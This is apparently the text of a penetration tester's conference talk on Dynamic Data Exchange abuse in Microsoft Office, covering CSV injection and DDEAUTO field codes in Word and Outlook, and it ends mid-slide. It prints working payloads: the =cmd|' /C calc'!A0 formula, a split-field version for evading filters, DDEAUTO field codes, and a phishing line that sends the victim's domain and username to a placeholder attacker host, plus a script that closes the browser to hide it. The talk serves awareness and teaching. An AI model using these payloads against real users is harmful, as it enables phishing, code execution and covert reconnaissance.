



**It doesn't matter if you're naughty
or nice, when you see Robot Santa's
sleigh, run for your life !!!!**

A bit about DDE

Being a Ghost-Story of
Christmas

Who is this clown?

- Paul Ritchie a.k.a CornerPirate
- I have been a thoroughly average Penetration tester for 12 years.
- I am the leader of **Secarma Ltd** in Scotland. [Failing upwards ^^]



Pinned Tweet



Paul Ritchie @cornerpirate · Oct 20

My mentoring in a nutshell:

- 1) Give a shit - care about customers.
- 2) Get it done - deliver on time (see 1).
- 3) Pass it on - TEACH SOMEONE

What is Dynamic Data Exchange (DDE)?

- “Windows provides several methods for transferring data between applications. One method is to use the Dynamic Data Exchange (DDE) protocol. The DDE protocol is a set of messages and guidelines. It sends messages between applications that share data and uses shared memory to exchange data between applications. Applications can use the DDE protocol for one-time data transfers and for continuous exchanges in which applications send updates to one another as new data becomes available.” -- [https://msdn.microsoft.com/en-us/library/windows/desktop/ms648774\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms648774(v=vs.85).aspx)

What can you use DDE for?

- “DDE can be used to implement a broad range of application features — for example:
 - Linking to real-time data, such as to stock market updates, scientific instruments, or process control.”
 - A video is coming up in a minute to demonstrate a DDE application.

Client, Server, and Conversation

- “Two applications participating in DDE are said to be engaged in a DDE conversation. The application that initiates the conversation is the DDE client application; the application that responds to the client is the DDE server application.”
 - **Client** – the party requesting data.
 - **Server** – the party responding to the data request.

Application, Topic, and Item Names

- Each conversation is identified by:
 - **Application** – the name of the DDE enabled application. If requesting data from an Excel document the application is “Excel”.
 - **Topic** – the data which is being “discussed” during a conversation. For DDE servers handling files this is typically the filename. Other applications can have specific names.
 - **Item** – the values of the data that is being exchanged.


Why on earth does DDE Exist?

- <https://github.com/Lightstreamer/Lightstreamer-example-StockList-client-dde>
- A video yay
- Paul, play <Video 01>

<https://www.youtube.com/watch?v=nKdUsLg2fTw>



Ghost of Christmas Past



The 90s called, they want their shell back.

- <https://www.askwoody.com/tag/ddeauto/>

Microsoft releases a Security Advisory about the DDEAUTO fandango

 Posted on November 8th, 2017 at 13:57  woody  [Comment on the AskWoody Lounge](#)

I first wrote about the Word {DDEAUTO} field and its weird ways in “[Hacker’s Guide to Word for Windows](#).” Yes, that was 23 years ago. {DDEAUTO} precedes Word macros, I do believe.

CSV Injection

- With us since 2014:
 - <https://www.contextis.com/blog/comma-separated-vulnerabilities>
- Andy Gill has blogged about it:
 - <https://blog.zsec.uk/csv-dangers-mitigations>
- If I don't mention it... he will....
- Pre-amble:
 - Comma Separated Variables (CSV) files are text files.
 - They represent tabular data where cells are separated by commas.
 - On Windows PC's with Microsoft Office installed the default application is "Excel".

Classic CSV Injection Exploit

- If an attacker can control input which enters a web application, which is later exportable as a CSV file, then we have an exploitable vulnerability.
 - String: =cmd|' /C calc'!A0
 - Equals is the start of an Excel formula.
 - The rest is DDE syntax as shown below.

Application	Topic	Item
Cmd.exe	/C calc	!A0

Impact of CSV Injection

- While the “Injection” is into a server side application.
- The code execution is on the PC of the victim. (Video coming soon)
- Insert: Remote Code Execution vs Local Code Execution debate here!
- The attacker is remote from the victim so it is “remote” but it is not a server side Shell.

Real World Example 1

- Start of November 2017
- When you report to a bug-bounty they **generally** say this:

bugtriage-nicky closed the report and changed the status to ● Informative. Oct 24th (about 1 month ago)

Thank you for your report.

We do not consider this issue to pose enough of a security risk to warrant a priority fix at this time. We believe that the client software (e.g. Microsoft Excel) should be responsible for properly handling any data in a CSV file.

Thank you for thinking of Twitter security.

Real World Example 1


- I do not bug bounty really. I found this innocently tweeting about DDE!
- Paul, play <Video 02>

<https://www.youtube.com/watch?v=EWNhqwa0mOY>



Real World Scenario 2


- Web Application where low privileged users can control their firstname and surname.
- Admin users export statistics of user interactions which include the full name by combining the two. Payload splitting to wreck WAFs.




The image shows a web form with three input fields. The first field is labeled 'Title: *' and is a dropdown menu with 'Mr' selected. The second field is labeled 'Name: *' and contains the text '=cmd|'. The third field is labeled 'Surname:' and contains the text '/C calc'!A0'.

Ghost of Christmas Past

- DDE has been on the security radar since the 90s.
- CSV Injection has been widely known since 2014.
- Vendors typically ignore CSV Injection as an issue, and place blame on Excel.
- CSV Injection is seen as a server side flaw.




Ghost of Christmas Present



2017, when DDE went Phishing

- Recently SensePost blogged about “Macroless code execution in Word”:
 - <https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/>
- This has reignited interest in DDE from security consultants.
- What was different?
 - DDE via field codes within Word, while DDE was via formulae in Excel.
 - The focus was now on **weaponizing DDE for phishing**.
 - For some reason *nobody* was talking about DDE poisoned CSV files as phishing tools.
 - Sure someone will yell “I was!”. Didn’t find any blogs when I googled pre-2017.



Classic exploit string

- Open Word and start a new document
- Press: CTRL + F9 (to create a blank field code):
- Type this between the braces:

```
DDEAUTO c:\\windows\\system32\\cmd.exe  
"/C calc.exe"
```

Application	Topic	Item
-------------	-------	------

Cmd.exe	/C calc	No item specified
---------	---------	-------------------

What is “DDEAUTO” ?

- **DDEAUTO** – is a field code type. It updates when a document is opened. Like an HTML body “onload” event handler.
- When a user opens a word document they have to accept the same warnings as before to get exploited.

My First Malware!

- Simulated phishing job week after SensePost made DDE the new hotness.
- Defenders were only just starting to tackle DDE in Word.
- Payload Word Side:
- DDEAUTO "c:\\Windows\\System32\\cmd.exe" "/c rundll32.exe url.dll,FileProtocolHandler https://<attackerhost>/gather.html?%userdomain%\\%username%

What does it do?

Application	Topic	Item
Cmd.exe	"/C rundll32.exe url.dll,FileProtocolHandler https://<attackerhost>/gather.html?%userdomain%\\%username%"	No item specified

- Relatively benign. It sends the system variables back to a listening server.
- Launches system default web browser:
 - rundll32.exe url.dll,FileProtocolHandler <URL>
- Because we execute rundll.exe within a cmd.exe session we can access system variables.
 - %userdomain% - hostname or windows domain.
 - %username% - windows username.

Getting Stealthy part 1: CMD/Browser Side

- Cmd.exe /C – kills the command prompt after launching the browser.
- Gather.html Server side has some JavaScript:


```
<html>  
    <head></head>  
    <body onload="javascript:window.open('', '_self').close();">  
</html>
```

- This JavaScript trick closes the tab or the browser if it is the last tab.
- Leaving nothing visible to the user.

Getting Stealthy part 2

- The field code is visible in the word document.
- Paul, show <video 03>!

<https://www.youtube.com/watch?v=7UV9q14L4G4>



DDEAUTO Fallout

- Security researches started looking at DDE attacks again.
- All of the office suite supports DDE and so anything which relies on an office application as the viewer is at risk.
- **Today I have shown:**
 - Excel; and
 - Word

DDE in Outlook 1/3

- <https://www.securitysift.com/abusing-microsoft-office-dde/>
- Outlook uses Word as its viewer for various file types.
- Dropping the same DDE auto payloads inside of a “.msg” and “.oft” attachments also works.

DDE in Outlook 2/3

- Then it got worse:




Kevin Beaumont 🤔 ✓

@GossiTheDog

Following


Remember the Word DDE issue found by [@sensepost](#)? Copy the DDE from Word into Outlook, then email it to somebody.. No attachment -> calc.



2:01 PM - 18 Oct 2017

DDE in Outlook 3/3

- DDE which executes directly when a calendar invite email is read?



The screenshot shows the 'Meeting' ribbon in Microsoft Outlook. The ribbon includes tabs for File, Meeting, Insert, Format Text, Review, Developer, and Help. The 'Meeting' tab is active, showing options like 'Cancel Meeting', 'Forward', 'Appointment', 'Scheduling Assistant', 'Tracking', 'Skype Meeting', 'Meeting Notes', and 'Contact Attendee'. Below the ribbon, a message box states: 'We can't show MailTips right now. No responses have been received for this meeting. This appointment is next to another one on your calendar.' The meeting invitation form is displayed with the following details:

